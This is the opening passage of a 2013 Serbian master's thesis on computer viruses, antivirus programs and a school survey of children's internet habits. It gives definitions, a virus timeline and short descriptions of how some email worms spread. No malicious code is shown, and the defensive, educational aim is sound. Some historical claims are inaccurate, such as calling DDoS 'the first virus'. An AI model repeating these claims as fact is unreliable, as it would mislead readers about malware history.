



UNIVERZITET SINGIDUNUM

DEPARTMAN ZA POSLEDIPLOMSKE STUDIJE I MEĐUNARODNU SARADNJU

MASTER RAD

ANATOMIJA VIRUSNIH PROGRAMA, TESTIRANJE I ZAŠTITA

MENTOR:
Prof. dr Gojko Grubor

STUDENT:
Eva Poljaković,
BI:410392/2012

Subotica, 2013

SADRŽAJ

1. METODOLOGIJA NAUČNOG ISTRAŽIVANJA	5
1.1 UVODNE NAPOMENE I OBRAZLOŽENJE RADA:.....	5
1.2 PREDMET ISTRAŽIVANJA	6
1.3 CILJEVI I ZADACI ISTRAŽIVANJA.....	6
1.4 HIPOTEČKI OKVIR ISTRAŽIVAČKOG RADA	7
2. KOMPJUTERSKI VIRUSI.....	9
2.1. UVOD	9
2.2. ŠTA SU KOMPJUTERSKI VIRUSI?	11
2.3. KRATKA ISTORIJA KOMPJUTERSKIH VIRUSA	12
2.4. VRSTE KOMPJUTERSKIH VIRUSA.....	14
2.4.1 PODELA VIRUSA PREMA NAČINU FUNKCIONISANJA	14
2.4.2 PODELA PREMA PLATFORMAMA	16
2.4.3 PODELA VIRUSA PO MESTU U MEMORIJI:.....	16
2.5. FUNKCIONISANJE RAČUNARSKIH VIRUSA	17
2.5.1 ANNA KOURNIKOVA VIRUS	18
2.5.2. LOVE LETTER	21
2.5.3. HOMEPAGE VIRUS	25
2.6. ANALIZA REZULTATA	28
3. RAČUNAR I ANTIVIRUSNI PROGRAMI.....	30
3.1. ANTIVIRUSNI PROGRAMI.....	32
Reaktivna zaštita	32
Heuristička/proaktivna zaštita.....	32
3.2. PREZENTACIJA ANTIVIRUS PROGRAMA.....	34
3.2.1. AVIRA FREE ANTIVIRUS.....	35
3.2.2. AVAST FREE ANTIVIRUS	37
3.2.3. AVG FREE ANTIVIRUS.....	40
3.2.4. F-SECURE ANTIVIRUS	41
3.2.5. G-DATA ANTIVIRUS.....	44
3.2.6. PANDA CLOUD ANTIVIRUS FREE.....	46

3.3. ANALIZA ANTIVIRUSNIH PROGRAMA.....	49
4. TESTIRANJE VIRUSA.....	54
4.1. MITOVI I ZABLUDE U VEZI SA VIRUSIMA I ANTIVIRUSIMA	56
4.2 TOK TESTIRANJA VIRUSA.....	57
4.3. TESTIRANJE ANTIVIRUSA.....	59
• AVIRA FREE ANTIVIRUS.....	59
• AVAST FREE ANTIVIRUS	61
• AVG FREE ANTIVIRUS.....	62
• F-SECURE ANTIVIRUS.....	63
• G-DATA ANTIVIRUS	63
• PANDA CLOUD ANTIVIRUS.....	64
4.4. INFEKCIJA KOMPJUTERA.....	65
• AVIRA OTKRIVANJE VIRUSA.....	66
• AVAST OTKRIVANJE VIRUSA	66
• AVG OTKRIVANJE VIRUSA.....	67
• F-SECURE OTKRIVANJE VIRUSA.....	67
• G-DATA OTKRIVANJE VIRUSA	68
• PANDA CLUDE OTKRIVANJE VIRUSA.....	69
4.5. EVALUACIJA TESTIRANJA.....	69
4.6. IZBOR „NAJBOLJEG” ANTIVIRUS PROGRAMA	74
<i>Slika 25. Najbolji AV programi</i>	<i>75</i>
5. STUDIJA SLUČAJA: Rezultati istraživanja upotrebe Interneta.....	76
5.1. UPOTREBA INTERNETA SAVREMENE OMLADINE	76
• DA LI POSEDUJEŠ RAČUNAR?.....	76
• DA LI KORISTIŠ INTERNET?	77
• ŠTA SU RAČUNARSKI VIRUSI?	77
• DA LI JE TVOJ RAČUNAR BIO ZARAŽEN SA VIRUSOM, I KAKO SI PRIMETIO/LA?. ..	78
• KAKVIM ANTIVIRUS PROGRAMIMA SI ČUO/LA?	79
• KOJI ANTIVIRUS PROGRAM KORISTIŠ?	79
5.2. ANALIZA ISTRAŽIVAČKIH NALAZA	80

6. DISKUSIJA REZULTATA ISTRAŽIVANJA	81
7. ZAKLJUČAK.....	84
LITERATURA.....	87

1. METODOLOGIJA NAUČNOG ISTRAŽIVANJA

1.1 UVODNE NAPOMENE I OBRAZLOŽENJE RADA:

U savremenom svetu, milijarde ljudi ima pristup Internetu. Internet nije bio dostupan svima, ali od 2001 godine je došlo do velikog porasta korisnika. U XXI veku upotreba Interneta je postala neizbežna, jer korisnici mogu da obave svoj posao, plaćaju račune i komuniciraju sa poznanicima i prijateljima. Mogući prekidi u ovoj usluzi mogu paralisati svakodnevni život i ljudska populacija dobija utisak da je svet stao. Dostupnost Internetu nam olakšava život, jer zadatke koje dobijamo rešavamo veoma brzo, za razliku od stajanja u dugim redovima. Uzmimo za primer online naloge. Tople sobe se priključimo na Internet, izaberemo web adresu i naručimo željeni proizvod. Nakon nekoliko dana naručena roba nam stiže na prethodno datu adresu. Pre nekoliko godina je ovakav način kupovine bio gotovo nezamisliv. Moralo se putovati nekoliko kilometara, stajati u redovima, naručiti proizvod i zatim se vratiti po njega u nekom zadatom terminu. Dakle, slobodno možemo zaključiti, da nam Internet od samog procvata kroz fajli razvitak pruža ugodniji i jednostavniji život.

Pored brojnih prednosti, korisnici se mogu suočiti i sa negativnim stranama korišćenja virtuelnog sveta. Internet je jedna velika mreža računara, gde se susrećemo sa velikim opasnostima, koje korisnici često ne mogu da uoče. 80% korisnika svoje lične podatke odlaže u računare i ni ne slute koliko su ti podaci izloženi zloupotrebi. Neki ljudi koriste neznanje korisnika i sa lakoćom dolaze do tih podataka. Mnogo hakera iskorišćava neznanje i neupućenost korisnika, te stvaraju različite male programe pomoću kojih sa lakoćom mogu da dođu do njihovih ličnih podataka, kao na pr. brojeva računa u bankama, šifre, ... Ove male, ali štetne programe nazivamo virusima. Svrha toga jeste, da se uz pomoć takozvanih virus programa pokupe lični podaci. Glavni zadatak ovih parazita je da prikupljene podatke pošalju programerima ili da spreče normalno funkcionisanje računara. Gotovo svaki korisnik se susreo sa nekom štetčinom.

U prvom delu rada objašnjavamo metodologiju istraživanja naučnog rada, predmet istraživanja, ciljeve i zadatke, hipotezu istraživačkog rada, metode, tehnike i tok istraživanja.

U drugom delu prikazujemo, šta je virus i navodimo njegovu definiciju. Prikazaćemo kratak istorijat virusa, da imamo uvid kako su se razvili savremeni virusi. U istom poglavlju ćemo navesti podelu i tipove virusa.

U trećem delu objašnjavamo kako funkcionišu email virusi. Pomoću algoritma ćemo ilustrovati tok posledica koje se javljaju nakon infekcije. Biće prikazane i komande na koje virus reaguje i napada.

U četvrtom delu ćemo prikazati kako se virusi šire, u kojoj godini je bila najintenzivnija infekcija kompjuterskim virusima, odnosno u 2012. toj godini koji tipovi virusa su napadali. Uradili smo jedno istraživanje u osnovnoj školi, koje je imalo za cilj da dobijemo jasnu sliku o tome koliko su deca uzrasta od 10 do 14 godina svesni o opasnostima koje se skrivaju tokom korišćenja Interneta.

1.2 PREDMET ISTRAŽIVANJA

Predmet ovog rada je da se predstave računarski virusi, tipovi računarskih virusa kao i da se predstave njihova kratka istorija i zaštita od virusa. Smatramo, da je veoma važan algoritamski prikaz funkcionisanja virusa, kao i prikaz kodova, to jest načina ulaska virusu. Prikazaćemo na koji način su se razvile virusne infekcije i u kojoj godini su pokazale najveću tendenciju porasta. Takođe smatramo da je važno uraditi jedno istraživanje u krugu dece, jer su i oni postali aktivni korisnici Interneta i u kolikoj meri su svesni opasnosti sa kojima mogu da se susretnu dok pretražuju u virtuelnom svetu.

1.3 CILJEVI I ZADACI ISTRAŽIVANJA

Glavni cilj ovog rada, jeste da prikažemo, kakve opasnosti krije Internet, da podignemo svest korisnicima na šta treba da obrate pažnju i na koji način mogu da zaštite lične podatke i funkcionalnost sopstvenog računara.

Posebni ciljevi:

Prikazati rad računarskog virusa i dokazati da nije svaki virus sposoban da infekciji svaki računar. Ovo smo učinili analiziranjem virusnih kodova, i prikazom njihovog algoritma.

Istraživački rad među decom starosti 11-15 godina, koji je za cilj imao da saznamo da li znaju šta su računarski virusi, da li znaju da uoče ukoliko im je računar zaražen, odnosno da li znaju kako mogu da se zaštite.

Cilj ovog istraživanja je pronalaženje odgovora na pitanja:

- Na koji način se možemo zaštititi?
- Da li su deca svesna o opasnostima koje se kriju tokom korišćenja Interneta?

-
- Kao i činjenice da svaki virus može inficirati svaki računar!
 - Da se pokazuju povećane tendencije virusnih infekcija?

Društveni cilj ovog rada je, da nakon detaljne analize korisnici slobodno koriste Internet, jer ćemo navesti koje su to opasnosti na koje treba obratiti pažnju da bi zaštitili računar.

1.4 HIPOTEČKI OKVIR ISTRAŽIVAČKOG RADA

GENERALNA HIPOTEZA: Korisniku računara koji pristupa Internetu stoji na raspolaganju nekoliko načina pomoću kojih može da zaštiti svoje lične podatke, odnosno da zaštiti svoj računar. Jedan od najrasprostranjenijih načina je upotreba antivirusnih programa. Postavljanjem antivirusa programa smanjuje se rizik upada u računarski sistem, a povećava se nivo bezbednosti

POSEBNA HIPOTEZA: Postoji više načina pomoću kojih korisnici mogu zaštititi svoj računar od štetnih programa:

- Najjednostavniji način je odabir kvalitetnog antivirusnog programa.
- Održavanje antivirusnog programa (Ažuriranje)
- Takođe i I mejlovi su jedan od predvođići uzročnika infekcija, pa samim tim treba obratiti pažnju prilikom otvaranja poruka.
- Infekcija nije moguća samo preko Interneta, nego i preko eksternih uređaja, pa samim tim potrebno je obratiti pažnju i na njih. (CD, DVD, USB)

POJEDINAČNE HIPOTEZE: Jedan od glavnih ciljeva računarskih virusa je da dođu do podataka korisnika, odnosno da onemoguće besprekoran rad računara. Od štetočina se možemo štititi antivirusnim programima, ali oni nam nikad neće obezbediti 100 % zaštitu, pošto se konstantno pojavljuju novi virusi, protiv kojih još nije uspostavljena zaštita. Ažuriranje baze podataka čak i u današnje vreme može da potraje od 2-3 dana dok on dospe do krajnjeg korisnika, i do tad je korisnik nezaštićen protiv tog virusa.

1.5 METODI I TOK ISTRAŽIVAČKOG PROCESA

Sa sigurnošću možemo da tvrdimo, da će i u budućnosti biti prisutni virusi, ali već smatramo da će veličina štete ovisiti od znanja samih korisnika. Virus sam od sebe nikada neće napadati, potrebno je da bude prisutna komanda, na koju će da reaguje. Komandu dobija od korisnika, prilikom preuzimanja datoteke ili otvaranjem dokumenta. Ali ako korisnici posедуju opšte znanje i informaciju o funkcionalnosti virusa, u budućnosti će se smanjiti broj virusnih infekcija.

Danas u svetu deca čine većinske korisnike Interneta, prema istraživanju EU Kids Online 93% dece starosti 9-16 god smatra se aktivnim korisnikom Interneta. Smatrali smo bitnim da izvršimo istraživanje u osnovnoj školi Moše Pijade sa đacima starosti 11-14 godina. Cilj je bio da saznamo koliko su deca upoznata sa pojmom kompjuterskih virusa. Da li su sposobni da prepoznaju infekciju, odnosno, koji su programi koje poznaju i da li ih upotrebljavaju radi zaštite od virusa.

2. KOMPJUTERSKI VIRUSI

2.1. UVOD

Možemo reći da je u današnje vreme Internet postao deo naše svakodnevnice. Više milijardi domaćinstava svakodnevno koristi Internet pomoću kojeg mnoštvo stvari možemo rešiti na vrlo jednostavan način. Uzmimo kao primer onlajn uplate, u današnje vreme nema potreba stajati i čekati u redovima da bi regulisali naše račune. Od kuće komforno možemo realizovati uplate u bilo koje doba dana. Pored navedenog Internet nam može poslužiti i kao odličan izvor informisanja.

Pored pozitivnih osobina Internet skriva i mnoštvo opasnosti koje nas vrebaju. Više od 70% korisnika svoje bitne podatke čuva na kompjuteru ne shvatajući kolikoj opasnosti su izloženi. Mnogo hakera iskorišćava neznanje i neupućenost korisnika, te stvaraju različite male programe pomoću kojih sa lakoćom mogu da dođu do njihovih ličnih podataka, kao na pr. brojeva računa u bankama, šifre, ... Ove male, ali štetne programe nazivamo virusima. Povećanjem korisnika Interneta srazmerno se povećava i broj virusa. U današnje vreme nije potrebno da čovek poseduje previše opširno znanje iz ove oblasti pošto postoje gotovi programi koji nam kreiraju viruse. Postavlja se pitanje šta je to što motiviše ljude da stvaraju viruse? U potrazi za odgovorom na pomenuto pitanje, našli smo mnoštvo vebstranica kao i novinskih članaka, ali stvarni odgovor ne. Smatramo da se pravi odgovor na ovo pitanje može naći u samoj biti ljudskog razmišljanja. Razloge pojavljivanja virusa bi kategorički podelila. Jedna od najrasprostranjenijih su virusi koji su stvoreni radi materijalne dobiti, pošto postoji više virusa koji nikakvu štetu ne čine samom kompjuteru već jedino služe da bi dostavljali podatke kreatoru virusa, u nadi da se među primljenim podacima nalaze brojevi bankovnih računa i njihove šifre. U drugu kategoriju bismo svrstali hakere kojima nije materijalna dobit bitna, već samodokazivanje da su sposobni naći greške čak i u operativnim sistemima, kao na pr. u samom Windows-u, i iskorišćavanjem tih grešaka na više sati onemogućće normalan rad računara. U prošlosti, kao i u sadašnjosti postoji mnoštvo primera kada su uspeli blokirati usluge, gradove, pa čak i kontinente. U treću kategoriju, ali verovatno u najefikasniju bi ubrojali smo same firme koje kreiraju antivirusne programe. Zašto? Ako bolje razmislimo, korisniku je samo u tom slučaju potreban antivirusni program, ako

postoji realna mogućnost da će se on i infekcijiti, znači ako ne postoje virusi, u tom slučaju nema ni potrebu za programom koji bi nas zaštitio od njih. Ako dalje razmislimo verovatno je da će naj efikasniju zaštitu od virusa stvoriti oni koji poznaju i kod samog virusa, tako da smatramo da je ovo jedno beskonačno vrlo. Virus će uvek biti, pošto će uvek hteti za utrže svoje softvere. Iz istog razloga smatramo važnim ovaj rad, ovo je problematika koja je uvek aktuelna i to se u bliskoj budućnosti neće menjati

U ovom radu predstavljamo kompjuterske viruse. Prikazaćemo njihovo stvaranje, odnosno vrste. Kao i kod bioloških virusa, tako i kompjuterskih virusa ima više vrsta. Smatramo da je vrlo bitno da predstavimo i funkcionisanje samih virusa, i kao glavnu tematiku ovog rada izabrali smo viruse koji se šire elektronskom poštom, jer svakodnevno dobijamo poruke i većina "infekcija" potiče baš na ovaj način. Svako je već dobio bar jednu netraženu poruku od nepoznatog pošiljaoca, i učinio tu grešku da otvori ove poruke koje su često zaražene. Iz tog razloga smo smatramo da je vrlo bitno da prikazemo način funkcionisanja ovog tipa virusa, i šta je to na šta treba da obrati pažnju korisnik. U današnje vreme veliki procenat korisnika Interneta su deca. Smatramo da je čak i odraslim osobama još širok pojam virtuelni svet, a za decu sadrži mnoštvo skrivenih stvari na koje još nisu pripremljena. Na osnovu jednog istraživanja među đacima uzrasta od petog do osmog razreda osnovne škole, koje smo izvršili, može se dobiti prava slika o tome koliko deca svesno koriste Internet, da li su upoznata sa pojmom kompjuterskih virusa, kakve im probleme mogu stvoriti, da li su sposobna da prepoznaju kada im se kompjuter infekcijiti, kao i da li poznaju načine kojima se mogu od njih zaštititi.

Rad je namenjen svakom korisniku Interneta. Čitanjem ovog rada korisnici će dobiti dovoljno informacija, i bile u mogućnosti da preduhrite barem delu infekcija virusima, jer se ni jedan virus neće aktivirati bez komande korisnika. U drugom delu ovog rada ćemo se baviti antivirusima. Pored upoznavanja virusa smatramo da je vrlo bitno i poznavanje same zaštite kompjutera. Prikazaćemo različite vrste antivirusa, softvera, koji su svakom dostupni, i ocenićemo ih prema kriterijumima koje smatramo merodavnima.

2.2. ŠTA SU KOMPJUTERSKI VIRUSI?

U ovom poglavlju je prikazan pojam kompjuterskog virusa, istorijski razvoj i vrste kompjuterskih virusa.

„Kompjuterski virus je u stvari program koji može inficirati druge programe tako što će ih modifikovati, i na taj način stvoriti svoju vlastitu kopiju.”¹(Arnant R., 2002)

„Kompjuterski virus je program koji ima mogućnost razmnožavanja, i sadrži kod pomoću koje se stvara kopija i tako može inficirati druge programe modifikujući njih ili njihovu okolinu, na taj način da pozivani inficirani program zapravo upućuje na izvršavanje moguće kopije viruse.”² (Relja D., 2001)

Računarski virusi su u velikoj meri slični kao i biološki virusi.

Struktura virusa:

Kompjuterski virusi se uglavnom sastoje iz dva dela:

- **Samokodirajući deo** – omogućava razmnožavanje
- **Teret** – koji može biti bezopasan ili opasan.

Neki virusi se sastoje samo od samokopirajućeg koda, dela i nemaju nikakav korisni teret.

Ime virusa:

Teško je zamisliti koliko je davanje imena virusu složeni proces. Ime se sastoji iz četiri dela, svi delovi se sastoje od najviše dvadeset karaktera. Delovi su odvojeni jedni od drugih sa tačkama.

prezime.imegrupe.glavivarijanta.varijanta:menja

U imenima se mogu koristiti sledeći karakteri: A-Z, a-z, 0-9, _, \$, %, -, &, #, pri čemu se ne pravi razlika između malih i velikih slova.

Neke virusne karakteristike i tehnike:

- **ENKRIPCIIJA**

Enkripcija ili šifriranje je postupak kojim se originalna informacija menja u cilju prikrivanja njenog pravog sadržaja. U postupku šifrovanja postoji i obrnuti postupak, dekripcija, kojim se

¹ Arnant R. (2002) Kompjuterski virusi, Pedagoški fakultet u Zenici

² Relja D. (2001) Pirati na mreži, Novi Sad

ponovo dobijaju informacije u izvornom sastavu. Prvi razlog upotrebe šifrovanja je pokušaj otežavanja pronalaženja virusa.

- **POLIMORFIZAM**

Korak dalje u igri skrivača je polimorfizam. Polimorfizam predstavlja preoblikovanje izvršnog koda na takav način da se očuva funkcija, ali istovremeno bitno promeni njegov izgled. Enkripcija kombinovana sa polimorfizmom predstavlja jedan od najopasnijih trendova u razvoju virusa.

- **SAMOSAKRIVANJE (Stealth)**

Samosakrivanje je još jedna kompleksna tehnika koju koriste vešti pisci kompjuterskih virusa. Osnove tehnike samosakrivanja je pokušaj prevare korisnika, sistema ili antivirusnog programa, na takav način da se stvori utisak da se sa sistemom ne događa ništa neobično.

2.3. KRATKA ISTORIJA KOMPJUTERSKIH VIRUSA

Kompjuterski virusi su se pojavili 1981 godine. Prvi kompjuterski virus bio je Elk Cloner. Virus Elk Cloner je kreirao Rich Skrenta. Virus je inficirao operativni sistem Apple II računara i povremeno ispisao poruku:

„It will get on all your disks. It will inficirate your chips. Yes its Cloner.“

Osim toga ovaj virus bio je u stanju da se iskopira na flopi diskete.

1986 – kreiran je prvi virus za PC, po imenu **BRAIN**. Brain je bio boot-sektor virus, i napisan je u Pakistanu.

1987 – **LEHIGH** virus je bio prvi virus koji je inficirao rezidentni deo memorije tako da je napadao i menjao svaki izvršni fajl, koji je bio pokrenut.

1988 – u martu je kreiran prvi anti-virusni program. Detektovao je i popravljao štetu koju je činio **BRAIN** virus. **CASCADE** virus je takođe tada napravljen, a značajan je po tome što je bio kodiran.

1989 – **AIDS Trojan** bio je prvi trojanski konj.

1990 – pojavljuju se virusi koji imaju napredne karakteristike, kao naprimer da u zavisnosti od okoline u kojoj se koristi menja sopstveni programski kod.

1991 – **TEQUILA** je kombinovao sve tri napredne osobine - polimorfna, oklopljen i multipartitan.

1992 – Michelangelo je bio virus koji je napao velik broj Pc-a.

1993 – Pojavljuje se **CRUNCHER** virus. Bio je prvi virus koji je na neki način bio shvaćen kao dobar. Isti je inficirao izvršne fajlove kompresovao ih i na taj način štedeo korisnicima prostor na disketi.

1995 – pri kraju godine su se pojavili Word makro virusi.npr: **CONCEPT** koji je postao najrašireniji Word makro virus

1996 –BOZA, Laroux, Staog

- **Boza** je prvi virus koji se pojavio za Windows 95.
- **Laroux** je prvi makro virus, koji je inficirao Excel fajlove.
- **Staog** je prvi virus koji se pojavio za Linux.

1998 – Strange Brew, Back Orifice

- **Strange Brew** prvi Java virus.
- **Back Orifice** prvi trojanski konj, koji omogućava daljinsko upravljanje računara.

1999 – Corner je bio prvi virus, koji je inficirao MS Project datoteke.

2000– Ddos, Liberty

- **Ddos (Denial-of-Service)** je bio prvi virus koji je onemogućio rad Yahoo! I Amazonas.com.
- **Liberty** prvi trojanski konj koji je napisan za Palm PDA.

2001 – Gnuman, Windows/Linux Virus, LogoLogic-A Worm, AplS/Simpsons Worm,

- **Gnuman** je virus koji je izgledao kao .mp3 datoteka.
- **Windows/Linux Virus** prvi virus koji je inficirao i Windows i Linux operativni sistem.
- **AplS/Simpsons Worm** je bio prvi appleScript crv.
- **PeachzPDF-A** je bio prvi virus koji je inficirao PDF datoteke.

2002 – LFM-926, Donut,Perrun

- **LFM-926** je prvi virus koji je infekcijio Shockwave Flash (.swf) datoteke.
- **Donut** je inficirao .NET usluge
- **Perrun** je inficirao JPEG datoteke.

2003 –Sobig, Lovgate,

-
- **Sobig** se širio putem e-mail od big@boss.com. Crv je imao mogućnost da se širi i u mreži. Svi korisnici koji su bili umreženi, bili su zaraženi.
 - **Lovgate** je istovremeno funkcionisao i kao crv i kao trojanski konj. Lovegate je stizao kao e-mail. Ovaj virus otvara TCP port 10168 preko kojeg je mogao da pristupa korisnikovom računaru dok je on na Internetu.

2004 – Bagle, Sasser

- **Bagle** je stizao kao e-mail. Crv je pretražiti računar i iz dodatke sa sledećim ekstenzijama .txt, .htm, .eml, .ods, .php, .cgi.
- **Sasser** je virus koji se nije širio emajlom već je koristio rupu u Microsoft Windows operativnom sistemu. Crv se kopirao u Windows folder kao *avserve.exe*.

2005 – godine nove verzije starih virusa dominiraju:

- **Low.Gate.w**, u 2005. godini zaraženost ovim virusom je iznosila 8.9 % infekcija. Infekcija virusom se vršila preko elektronske pošte.
- **Mytub** je bio poznat po tome što se u kasnijim godinama pojavljivao z različitim oblicima.

2006 – **WebMic** je uključivao webkamere i mikrofoni., **Nedro.B** je nakon infekcije menjao ikone.

2007 – **Trojan.DL.Opnis.UT** se širio putem e-mail poruka.

2.4. VRSTE KOMPJUTERSKIH VIRUSA

U ovom zaglavlju će biti prikazana podela virusa. Podela će se vršiti na osnovu tipova virusa, platforma na kojima deluju, prema mestu, koje zauzimaju u memoriji, odnosno na osnovu osobe osnovne podele. Za svaku podelu ću prikazati po jedan primer.

2.4.1 PODELA VIRUSA PREMA NAČINU FUNKCIONISANJA

Viruse možemo podeliti u nekoliko kategorija:

- **Boot sektor i Master Boot Record virusi**

Ovi virusi se kopiraju u boot sektore disketa ili *master boot record* tvrdog diska. Većinom su pisani u assembleru. Boot sektor virusi su npr. *Brain*. Kada korisnik otvori disketu, boot se čita prvi. Inficiran boot sektor automatski stavlja virus u ram memoriju. Svako sledeće pisanje ili

čitanje disketa inficira diskete. Sve što treba uraditi je biti siguran da disketa nije inficirana. Ako virus ne može da se upiše, disketa neće biti inficirana.

Boot sektor virusi su bili zastupljeni u 68% slučajeva, koji su bili nekontrolisani. Neki od boot sektor virusa su Brain, Empire, Michelangelo, itd.

- **Emajl virusi**

Ovi virusi obično stižu u prilogu (*attachment*) emajl poruke.

- **Makro virusi**

Makro virusi su mini programi napisani na nekom internom programskom jeziku (Visual basic skript, Java skript) nekog aplikativnog programa kao što je to WORD, EXCEL, itd. Virus inficira makro ili *template* i najčešće se širi elektronskom postom.

- **Mrežni virusi**

Ovi virusi su sposobni da koriste sve vrste mrežnih protokola da bi izvršili svoj zadatak, tj. mogu da se kopiraju sa servera na neki udaljeni računar i obrnuto, ili da se učitavaju po potrebi sa nekog računara na neki udaljeni računar putem mreže. Najpoznatiji ovakvi virusi su: Morris virus, Christmas Tree, Wank Worm.

- **Skript virusi**

COREL SKRIPT virusi ne znače ozbiljnu opasnost. Npr. **CS.Galadriel**, kad korisnik otvori inficiranih script, virus infekciji računar i time postiže da 6. Juna virus pokazuje sledeću poruku:

„ Ai! Laurie lantar lassi surinen!.

Zeni unotime ve ramar aldaram.

Zeni ve linte yuldar vanier

Mi oromardi lisse-miruvoreva

Andune pella Vadro tellumar

Nu luini yassen tintilar i eleni

Omarzo atretari-lirinen.“

- **Java skript virus**

JS.Congrats se širi preko email-a. Podrazumeva jedan priloženi fajl: Original.jpg. Kad korisnik otvara sliku, virus infekciji sve slike na hard disku. Nakon toga virus se šalje putem e-pošte, gde je predmet pismo sa natpisom „Congrats“

„I am not sorry, but you have befooled.

Some files in your system have been deleted.

Believe it or not... you have infected your computer!“

Visual skript virus

VBS.Freelove.A je Visual Basic Script program koji stiže kao email. *Subject* je naprimer:

Important Notice From <korisničko_ime_od_koga_je_stigao_e-mail

Telo poruke: *Heya, check out the attachment attached to this email asap!*

Asttachment: FREELOVE.VBS

Kada su pristigli fajl startuje, crv kreira dva fajla, C:\ WINDOWS \ FREELOVE.VBS i C:\FREELOVE.VBS. Crv promeni i nekoliko ključeva u Registry bazi. Crv pristupa Address Booku i pošalje se na sve email adrese iz njega.

2.4.2 PODELA PREMA PLATFORMAMA

- **DOS**
- **WINDOWS**
- **LINUX**

2.4.3 PODELA VIRUSA PO MESTU U MEMORIJI:

- Virusi koji su u rezidentnoj memoriji, oni ostaju u memoriji računara nakon aktiviranja koda virusa.
- Virusi koji nisu u rezidentnoj memoriji

2.5. FUNKCIONISANJE RAČUNARSKIH VIRUSA

Od brojnih računarskih virusa mi ćemo primerima predstaviti funkcionisanje emajl virusa. Razlog za odabir virusa ovog tipa je zato što emajlove primamo iz dana u dan. Često dobijamo elektronsku poštu od nepoznatih osoba, naivni korisnici ih otvaraju i preuzimaju priloge, što i jeste jedan od najrasprostranjenijih načina infekcije.

U ovom poglavlju ćemo opisati funkcionisanje emajl virusa, sa čim želimo da prikažem korisnicima na šta treba da obrate pažnju prilikom otvaranja elektronske pošte kako bi izbegli zajazivanje nekim od virusa koji se šire na pomenuti način.

U prvom koraku ćemo kratko da predstavim sam virus, dok ćemo u drugom koraku pomoću algoritma da predstavimo kako navedeni virusi funkcionišu, a u trećem koraku ćemo prikazati deo izvornog koda koji aktivira virus.


Prilikom izlaganja ćemo analizirati sledeća tri virusa:

- *Anna Kournikova*
- *Love Letter*
- *Homepage*

Gore navedeni virusi su obarali sisteme između 2000. i 2004. godine. Odabrali smo ih jer njihovi izvorni kodovi nisu javni, i pošto izvorne kodove virusa novijih generacija nismo bili u mogućnosti da nađemo.

2.5.1 ANNA KOURNIKOVA VIRUS

